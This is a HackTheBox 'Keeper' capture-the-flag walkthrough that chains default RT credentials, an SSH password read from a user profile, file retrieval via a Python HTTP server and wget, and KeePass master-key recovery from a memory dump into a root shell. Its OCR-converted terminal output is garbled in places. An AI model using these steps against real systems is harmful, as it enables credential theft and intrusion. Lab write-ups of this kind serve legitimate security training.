
KEEPER HackTheBox Walkthrough



Step 1:

Copy the IP and run a nmap scan for open ports.

So, we got 2 open ports- 22 and 80.

After checking the webpage hosted on port 80, we found a link which is forwarding us to a new webpage(
http://tickets.keeper.htb/rt/). But this webpage is not opening.

Step 2:

Open host file (/etc/hosts) using any text editor (I have used nano text editor).

Do the required changes as shown in the below picture.


```
GNU nano 7.2 /etc/hosts

127.0.0.1 IT support ticket, please visit tickets.keeper.htb/rt/

# htb


10.10.11.227 tickets.keeper.htb tickets.keeper
```

Now the website is opening and we found a login page.




After some research, we found default username as **root** and password as **password**.

Using those credentials log into the root account.




Step 3:

After logged into the account, go to Admin -> Users -> Select.




You will get 2 accounts- *root* and *lnorgaard*. In the lnorgaard account, we will get ssh password.



Step 4:

Using those credentials login using ssh.




After login, we will get a file called *user.txt* in */home/lnorgaard* directory, which contains the *user flag*.

```
You have mail.
Last login: Tue Oct 17 16:53:13 2023 from 10.10.14.87 from 10.14.87 from 10.14.87 from 10.14.87 from 10.14.87 from 10.14.87 from 10.14.87 from 1
```

Step 5:

In the same directory we got some files called *KeePassDumpFull.dmp* and *passcodes.kdbx*.

After some research, we found one useful Github repo (https://github.com/CMEPW/keepass-dump-masterkey).



Clone the repo in the local machine.

Step 6:

Copy the RT30000.zip to the local machine using

\$ python3 -m http.server 4444

command in target vm and

wget http://10.10.11.227:4444/RT30000.zip

```
Inorgaard@keeper:~$ ls
RT30000.zip user.txt
Inorgaard@keeper:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.14.62 - - [18/Oct/2023 07:54:04] "GET /RT30000.zip HTTP/1.1" 200 -
Releases
```

```
(root → Mysterious)-[/home/Mysterious]

# wget http://lo.lo.ll.227:4444/RT30000.zip
--2023-l0-l8 01:54:04-- http://l0.l0.ll.227:4444/RT30000.zip

Connecting to 10.l0.ll.227:4444... connected.

HTTP request sent, awaiting response... 200 0K

Hength: 87391651 (83M) [application/zip]

Saving to: 'RT30000.zip'

First, update to KeePass 2.54 or higher.

RT30000.zip

65%[

Second, if you've been using KeePass for a long time, your master password (
```

After copying the zip file, unzip it using *unzip RT30000.zip* command.

```
(root Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]

# ls

RT30000.zip

The vulnerability was assigned if

(root Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]

# unzip RT30000.zip

Archive: RT30000.zip

inflating: KeePassDumpFull.dmp

extracting: passcodes.kdbx

Clarification: the password has sections).

(root Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]

# ls

KeePassDumpFull.dmp passcodes.kdbx RT30000.zip hat can you do 

(root Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper] s 2.54 if

Second if you've been using Keeper second if you've been using th
```

Step 7:

Using that python script try to decode the master key of the *KeePassDumpFull.dmp*.

```
(root → Mysterious)-[/home/Mysterious/Desktop/new_htb_room/keeper]

# python3 script.py -f KeePassDumpFull.dmp --skip --debug

[*] Skipping bytes

[*] Searching for masterkey characters

[-] couldn't find jump points in file. Scanning with slower method.

[*] 12358616 | Found: ••••••••••••••••••••

[*] 12359636 | Found: •••••••

[*] 12361106 | Found: •••••

[*] 12362154 | Found: •••••

[*] 12363716 | Found: •••••

[*] 12364772 | Found: •••••

[*] 123821216 | Found: ••••••

[*] 12382220 | Found: ••••••


[*] 12382320 | Found: ••••••

[*] 12384154 | Found: •••••••

[*] 12385298 | Found: •••••••
```

From this script, we didn't got any optimal answer.

Using this regex pattern, after trying to find out in google, we found a matching word (i.e., rødgrød med fløde).



Step 8:

Install keepass2 using the command


apt-get install keepass2

Now run the command


keepass2 passcodes.kdbx



After log in, we got 2 entries. Right click on the root entry and press *Edit entry*.



Now, copy the *Notes* in the entry and save it in a file called *key.ppk* .



Step 9:

Install puttygen tool using the command

apt-get install putty-tools

After the installation, use the command

puttygen key.ppk -O private-openssh -o id_rsa

chmod 600 id_rsa

ssh -i id_rsa <u>root@10.10.11.227</u>

Congratulations!! You have got the root shell. Now, you will get the *root flag* inside the *root.txt* file inside the */root* directory.

```
root@keeper:~# pwd
/root
root@keeper:~# ls
root.txt RT30000.zip SQL
```